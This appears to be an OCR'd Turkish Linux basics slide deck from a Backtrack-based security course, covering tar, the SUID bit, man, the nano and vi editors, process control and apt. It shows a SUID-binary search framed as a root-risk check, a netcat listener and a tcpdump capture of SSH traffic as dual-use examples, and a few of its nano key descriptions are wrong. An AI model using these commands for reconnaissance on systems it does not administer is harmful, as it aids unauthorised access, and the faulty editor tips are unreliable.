root@BGA:~# ls -l mehmet*
-rw-r--r-- 1 root root 199 2012-04-24 21:52 mehmet1.tar.gz
-rw-r--r-- 1 root root 199 2012-04-24 21:51 mehmet.tar.gz
root@BGA:~#
```

#tar czvf mehmet.tar.gz Desktop/Yeni/

- Komut
- Parametreler
- Sıkıştırma sonucu oluşan dosya
- Sıkıştırılacak Klasör/Dosya

tar Komutu

```
root@BGA:~# tar xzvf mehmet.tar.gz
Desktop/Yeni/
Desktop/Yeni/mehmet.txt
Desktop/Yeni/mehmet3.txt
Desktop/Yeni/mehmet1.txt
Desktop/Yeni/mehmet2.txt
root@BGA:~#
```



tar Komutu

-X: Sıkıştırılmış Dosya çıkartılacak demektir.

-C: Dosya/Klasör sıkıştırılacak demektir.

-V: İşlem gören dosyaları listeler.

-F: Dosya/Klasör ile işlem yapılacağını belirtir.

-Z: gzip formatında sıkıştırılacağını belirtir.

NOT: Linuxte , Winrar ve winzip'in karşılığı olarak **unrar** ve **unzip** isimli araçlar bulunmaktadır.

Suid bit Kavramı

- Bazı dosyalar(programlar) çalıştıran kim olursa olsun sahibinin haklarıyla çalıştırılır
  - Passwd, ping

```
root@BGA:~# ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 37140 2011-02-14 17:11 /usr/bin/passwd
root@BGA:~#
```

- Bu programlarda çıkacak bir açıklık sistemi root olarak tehlikeye sokacaktır

Suid bite sahip dosyaları bulma

- Anlatılan find komutu ile suid bite sahibi dosyaları bulma.

```
:~# find / -perm -4000 -ls
    4  -rwsrwsrwt    1 root          1     366 Dec 11 17:40 /opt/kde3/share/a
    4  -rwsrwsrwt    1 1000          1     383 Dec 19 06:24 /opt/kde3/share/a
                                           376 Dec 19 06:24 /opt/kde3/share/a
327539    4 -rwsrwsrwt   1 root     root      429 Nov 22 11:37 /opt/kde3/share/a
327503    4 -rwsrwsrwt   1 root     root      401 Oct 22 01:17 /opt/kde3/share/a
327507    4 -rwsrwsrwt   1 root     root      352 Dec 11 18:55 /opt/kde3/share/a
327534    4 -rwsrwsrwt   1 root     root      385 Dec 14 15:17 /opt/kde3/share/a
327514    4 -rwsrwsrwt   1 root     root      367 Dec 13 08:11 /opt/kde3/share/a
327502    4 -rwsrwsrwt   1 root     root      397 Dec 12 07:27 /opt/kde3/share/a
327536    4 -rwsrwsrwt   1 root     root      338 Dec 12 08:35 /opt/kde3/share/a
319838   12 -rwsr-xr-x   1 root     root     9588 Mar 27  2009 /opt/kde3/bin/kgr
319870   12 -rwsr-xr-x   1 root     root     9620 Mar 27  2009 /opt/kde3/bin/kpa
319786   12 -rwsr-xr-x   1 root     root    11214 Mar 27  2009 /opt/kde3/bin/fil
319918   12 -rwsr-xr-x   1 root     root     9616 Mar 27  2009 /opt/kde3/bin/sta
```

Linux Sistemlerde Yardım Almak

- man(manuals)
- İnfo
- İnternet Kaynakları
- Linux Eposta Listeleri

MANuals

- Man komutu Linux kullanıcıları tarafından sıkça kullanılan komutlardan biridir. Bu komut vasıtası ile sistemdeki başka komutlar hakkında bilgi edinilmektedir.
- Man komutu iki alt başlık altında incelenecektir
  - Man komutunun genel yapısı ve sistemdeki yerleşimi.
  - Man komutunun kullanımı


MANuals

- Man komutu, sistem üzerinde çalıştırılan komutlar hakkında daha detaylı bilgi almak için kullanılır.

- Man girişleri /usr/man altında toplanır

- Kullanımı
  - man komut

MANuals




#**man** find komutu sonucu.

#info komutu

- Man komutu ile aynı işleve sahiptir
- Daha çok detay barındırır, daha az tercih edilir
- Kullanım
  - info komut_adı

#info komutu



İnternet Kaynakları

www.cyberciti.biz
www.ubuntuforums.org
www.howtoforge.com

www.belgeler.org
ipucu.enderunix.org
www.ozgurlukicin.com

Linux öğremek, bol bol "googling" yapmakla ve linux forumlarında/sitelerinde gezmekle gerçekleşir.

Metin Editörleri

- Linux'te hemen hemen her şey bir dosya içerisinde yazmaktadır.
- CentOS gibi sunucu taraflı linux dağıtımlarında grafik arayüz genelde yoktur. CentOS kurulu makinanın web servisinin çalıştığı port'u değiştirmek için yapılması gereken, ssh ile bağlandıktan sonra web servisinin konfigurasyon dosyasında düzenleme yapmaktır.
- Bu noktada Metin Editörlerini kullanabilmek çok önemlidir.


Metin Editörleri

- **Nano**
  - Kullanımı kolay olan ve hemen hemen tüm linux dağıtımlarında hazır olarak gelen metin editörüdür.
- **Vi/Vim**
  - Kullanımı daha zor olan, buna karşın harika yetenekleri bulunan bir metin editörüdür.

Nano Editörü

- Gelişmiş metin editörüdür, pratik kullanıma ve kullanıcı dostu arayüze sahiptir.Linux sistemlerde varsayılan olarak kurulu gelir.
- En temel kullanımı ;
- `#nano dosya_adi`

Nano Editörü



Nano Editörü

Metin girişi yapıldıktan sonra, dosyayı kaydedip çıkmak için **ctrl + W** ardından **ctrl + X** tuşları kullanılır.

Bu kombinasyonlar ile bir metin dosyası üzerinde istediğiniz işlemleri gerçekleştirebilirsiniz.

Ctrl+X = Çıkış
Ctrl+K = Satırı Kes
Ctrl+U = Satırı Yapıştır
Ctrl+W = Arama yapar
Crtl+O = Dosyayı farklı kaydet

Vi Editörü

Gelişmiş bir metin editörü olan **vi**, kullanması biraz zor olan bir araçtır.

Vi ilk başta karmaşık görünse de hızı ve verimi ile her kullanıcının işini büyük ölçüde kolaylaştıracak bir editördür. En çok kullanılan komut takımlarını öğrendikten sonra vi ile aynı dili konuşuyor olduğunuzu göreceksiniz.

Vi Editörü

#vi mehmet.txt

Komutu ile, mehmet.txt dosyası mevcut ise açılır, eğer bu isimde bir dosya yoksa, işlem sonunda oluşturulur.

Vi Editörü

Vi editörünün iki adet modu vardır.

1- Insert Modu
2- Komut Satırı Modu

Insert Modu: Düzenleme yapılan dosya içinde metin işlemlerinin yapıldığı mod.

Komut Satırı Modu: Açılan metin içerisinde, arama, değiştirme, kaydet, kapat gibi olayların gerçekleştirilebildiği mod.

Vi Editörü

Komut Modunda en çok kullanılan komutlar şunlardır:

Komut	Eylem
i	Insert Moduna geçiş yapar
a	İmlecin sonunda edit moduna geçer
A	İmlecin bulunduğu satırın sonunda edit moduna geçer
ESC	Insert Modunu kapatır
u	Geri Al
U	Tümünü geri al
o	yeni satır aç
dd	Satır sil
/kelime	"kelime" için arama yapar
n	Aranan kelimenin ilerleyerek arama

Vi Editörü


insert modda değilken, ok tuşları ve Page Down/Up komutlarını kullanarak metin içerisinde dolaşılabilir.

Herhangi bir anda "**a"** harfine basılırsa, vi editörü imleçin bulunduğu karakterin, bir sağına geçip **insert** modda sizi bekler.

Herhangi bir anda **"o"** harfine basılırsa, vi editörü imleçin bulunduğu satırın bir alt satırına geçerek **insert** modda sizi bekler.


Vi Editörü

i harfine basarak **insert** moda geçilir,artık dosya içerisinde yazı yazılabilmektedir. **insert** moddan çıkabilmek için **ESC** tuşuna basılmalıdır.



Vi Editörü

insert modda iken, metin dosyasında yaptığınız son değişliği geri almak için **ESC** ile **insert** moddan çıkılmalıdır. Bu durumda **Komut Moduna** geçiş yapılmış olur.



Vi Editörü


insert modda iken, metin dosyasında karakter silmek istiyorsanız, klavyenizde ki “silme” tuşunu kullanabilirsiniz.

Komut Satırı modunda bu işlemi yapmak istiyorsanız **“ x “** tuşu ile karakter silebilirsiniz.

Vi Editörü

Yapılan değişiklikleri kaydetmek için **komut satırı** modundayken **“:w”** yani iki nokta üst üste ve **w** tuşu kullanılır.


vi editöründen çıkmak içinse **“:q”** komutu gene **komut satırı** modundayken kullanılmalıdır.



Vi Editörü

Komut satırı modundayken dosyanın sonuna gelebilmek için **shift + G** komutu kullanılır.

Bir satırı silmek için seri şekilde **“d”** komutuna iki kere basmak gerekir.




Vi Editörü

Komut satırı modundayken, bulunduğunuz satırdan başlayıp dosya sonuna kadar tüm satırların silinmesi gerekirse bir kere **“ d “** tuşuna basılarak silme işlemi yapılacağını belirtilir.Artık vi editörü silme moduna geçmiştir ve sizden komut bekler. Ardından dosya sonuna gitme komutu **shift + G** kullanılarak tüm satırlar silinebilir.


Vi Editörü

Vi editörü içerisindeyken, terminal komutları çalıştırma ihtiyacınız olursa,vi editörü **Komut Satırı** modunda bu imkanı size sunmaktadır.



Vi Editörü

Vi editörü ile metin içerisinde kelime arama imkanları çok gelişmiştir. Vi editörü, "Düzenli ifadeler"i –regex- kullanma olanağı sunar. Komut Satırı modundayken **"/Mehmet"** komutu ile imleç, Mehmet kelimesini ilk bulduğu satıra gidecektir



Vi Editörü


" / " işareti imlecin bulunduğu yerden dosya sonuna doğru arama yapmaktadır. **" ? "** ile bulunduğunuz yerden dosya başına doğru arama yapar.

Vi editörü ile düzenli ifadeler yazılabilir demiştik. Örnek olarak elimizde şu içerikli dosya olsun

mehmet
MeHMet
mehMEt
MEHMET
MEhmeT

Vi Editörü

Vi editörüne **Komut Satırı** modundayken, "Büyük M ile başlayıp küçük t ile biten tüm satırları sil" diyebiliriz. Bunun için **g/Aranan Regex/d** komutu kullanılır. **"d"** , delete'i ifade etmektedir. Resimde ki Vi editörünün Komut Satırına yazılan kısmı inceleyiniz.



Düzenli ifadeler Linux dünyasına özgür bir mantık değildir. Programlama dillerinde de çok sık kullanılır. Öğrenmek için;

[1]: düzenli ifadeler
[2]:reguler expression
Google araması yapılabilir.

Process –İş- Yönetimi


- Süreç (proses) kavramı
- Çalışan süreçleri izleme
- Arkaplanda süreç çalıştırma
- Süreçleri sonlandırma

Proses Kavramı

- Linux işletim sistemi, aynı anda birden fazla kullanıcının birden fazla süreç çalıştırmasına izin vermektedir.
- Linux işletim sisteminin bu özelliği sayesinde sistem çalışır durumda iken üzerinde çalışan birden fazla süreç bulunmaktadır.
- Linux işletim sistemi bu süreçlerin kontrolü ve yönetimi için belli araçlar sunmaktadır
- Tüm sistem arka planda çalışmakta olan süreçler sayesinde ayaktadır. Kimi süreçler girdi çıktı işlemleri yaparken kimi süreçler web hizmeti verir kimisi de kullanıcıların sisteme giriş çıkış yapmalarını sağlar…


Çalışan Prosesleri İnceleme

- Sistemde çalışan süreçleri ve süreçlerin durumlarını öğrenmek için ps komutu kullanılabilir.
- Ps komutunun temel kullanım şekli;
  - *ps*



Çalışan Prosesleri İnceleme

- Process'lerin hepsini görmek için **"ps aux"** komutu kullanılır. **aux** kelimesinin her harfi ayrı bir parametredir. Bu şekilde yazılımı daha kısadır.



#ps aux | head –n 10
Komutundaki çıktı aktarma ve **head** komutunun mantığı önceki bölümlerde işlenmiştir.

Sistem Süreçlerini Sıralama:Top


Anlık olarak CPU, Ram gibi donanım değerlerini gösterir

İnteraktif kullanım özelliğine sahiptir.

Kullanım:

```
top
```

Top komutunun çıktısı



Prosesleri Geri Planda Çalıştırma

- Sunucu süreçleri dışındaki diğer süreçler çoğunlukla ön planda çalışmaktadırlar.
- Sürecin ön planda çalıştırıldığı durumlara, sürecin çalıştırıldığı terminalden süreç sonlanana kadar başka komut gönderilememektedir.
- Çalıştırılan süreç arka plana gönderildiği takdirde, kullanıcı mevcut terminale tekrar komut gönderebilmektedir.

Prosesleri Geri Planda Çalıştırma

- Bir komutu veya çalıştırılan bir programı arka plana atmanın iki yolu vardır
- Sürecin çalışması esnasında *"ctrl-z"* tuşları ile çalışmayı kesip *"bg"* komutunu çalıştırmak
- Çalıştırılacak komuttan sonra bir boşluk bırakarak & sembolünü eklemek. Örnek: *"komut &"* gibi gibi
- Arka plana gönderilen bir süreci tekrar ön plana çıkarmak için "fg" komutu kullanılabilir.
- Sistemde bir kaç çalışma aynı zamanda durdurulabilir, kesilmiş çalışmaların listesini almak için "jobs" komutu kullanılmaktadır

Prosesleri Geri Planda Çalıştırma

Süreç sonuna boşluk & ekleyerek geri arkaplana atma

```
# nc -lvp 90 &
listening on [any] 90 ...
[1] 5926
```

ctrl+z ile süreci kesip, "bg" ile arkaplana göndermek

```
# tcpdump -i eth0 -w ssh.pcap tcp port 22
tcpdump: listening on eth0, link-type EN10MB
(Ethernet), capture size 96 bytes
^Z
[2]+  Stopped tcpdump -i eth0 -w ssh.pcap tcp port
22
# bg
[2]+ tcpdump -i eth0 -w ssh.pcap tcp port 22 &
```

Prosesleri Geri Planda Çalıştırma

Arkaplanda çalışan süreçleri listelemek


```
# jobs
[1]- Running nc -lvp 90 &
[2]+ Running tcpdump –i eth0 -w ssh.pcap tcp port 22 &
```

Süreçleri, ön plana geri çağırmak

```
# fg 2
tcpdump -i eth0 -w ssh.pcap tcp port 22

# fg 1
nc -lvp 90
```


Proses Sonlandırma:Kill

- Süreçleri sonlandırmak için **kill** komutu kullanılır.
- Sinyaller süreçlere belli işleri yapmalarını bildirirler.
- *"kill"* komutunu kullanabilmek için öncelikle "ps" komutu kullanılarak proses ID bulunmalıdır.



Proses Sonlandırma:Kill

- `Kill` komutuna ait sinyaller aşağıdaki gibidir
  - `1(SIGHUP)` : Bazı servisler tarafından konfigürasyon dosyalarını yeniden okunması için kullanılmaktadır.
  - `9(SIGKILL)` : Bir süreci tamamen öldürmek için kullanılır.
  - `15 SIGTERM)` : Bu sinyal süreci öldürmek için kullanılır, ancak bazı durumlarda süreci öldürmekte başarılı olamayabilir, bu durumda SIGKILL kullanılır

Paket Yönetim Sistemi

- Paket, program kavramları
- Yeni paket/program ekleme
- Program kurulum sonrası ayarları
- Kaynak koddan program kurulumu
- Kurulu paket/programları güncelleme
- Kurulu paket/programları kaldırma

Paket, program Kavramları

- Paket: programın işletim sistemine uygun kurulacak hale getirilmiş versiyonu.
- Red Hat Linux için hazırlanmış paketler, Pardus için uygun değildir
  - Ek bileşenlerle uyumlu hale getirilebilir(istisnai durum)

Repository Nedir ?

- Repository, Paket Yönetim Sistemlerinin kullandığı yazılım kaynaklarıdır.
- apt-get ile kurmak istediğiniz bir program bu kaynaklardan otomatik olarak download edilir ve sisteminize kurulur.
- Türkiyede linux.org.tr repository hizmeti veren kaynaklardan birisidir.
- Hemen hemen tüm linux dağıtımlarında Paket yönetim sistemi mevcuttur. Bu nedenle tüm dağıtımlar Repository kullanılar.

Paket, program Kavramları

- Backtrack, Ubuntu paket yönetim sistemini kullanır.

- Paket yükleme iki şekilde yapılır
  - Synaptic GUI paket yönetim sistemi
  - Komut satırı kullanımı
    - `#apt-get install paket_ismi`

Linux Paket Yönetim Sistemleri

- Linux/UNIX sistemlerde temelde iki çeşit paket yönetimi yapılır:
  - Kaynak koddan kurulum
  - Paket yönetim sistemi kullanarak
- Kaynak koddan kurulum yönetilmesi güç yöntemdir
  - Bununla birlikte bazı avantajları vardır
- Paket yönetim sistemi kullanmak günümüz sistem yöneticilerinin hayatını kolaylaştırmaktadır
  - Kurulan paketler versiyon takibi rahatlıkla gerçekleştirilir
  - Güncelleme ve paket kaldırma işlemleri kolaydır
  - Sistemler arası standartlaşma sağlar
    - Paketlerin hangi dizinde, conf. Dosyalarının hangi dizinde olacağı bellidir.

Synaptic:Paket Uygulaması

- Synaptic, Paket Yönetim Sisteminin grafiksel arayüzüdür.
- Synaptic uygulaması, Backtrack ve Ubuntu dağıtımlarında kullanılabilmektedir.
- apt-get yazılımı ile arasında hiçbir fark yoktur. Sadece grafik arayüzdür.


Synaptic:Paket Uygulaması

- Backtrack 5'e Synaptic yazılımı kurulu olarak gelmemektedir.
- Kurmak için ;
- #apt-get update
- #apt-get install synaptic
- "apt-get update" komutu, repository sunucusunda ki değişikliklerden ve güncellemelerden Backtrack'in haberdar olmasını sağlamaktadır.

Synaptic:Paket Uygulaması


- Toplamda 19.1 MB paket indirilecektir. “Y”es tuşu ile onay verilir.

Synaptic:Paket Uygulaması




- **Alt + F2** tuşu ile çalıştırmak istediğiniz herhangi bir programın sistemde ki adını yazarak “Run” butonuna basabilirsiniz.
- **Synaptic** yazılımını çalıştırmak için üstte ki ekran görüntüsünden yararlanınız.


Synaptic:Paket Uygulaması



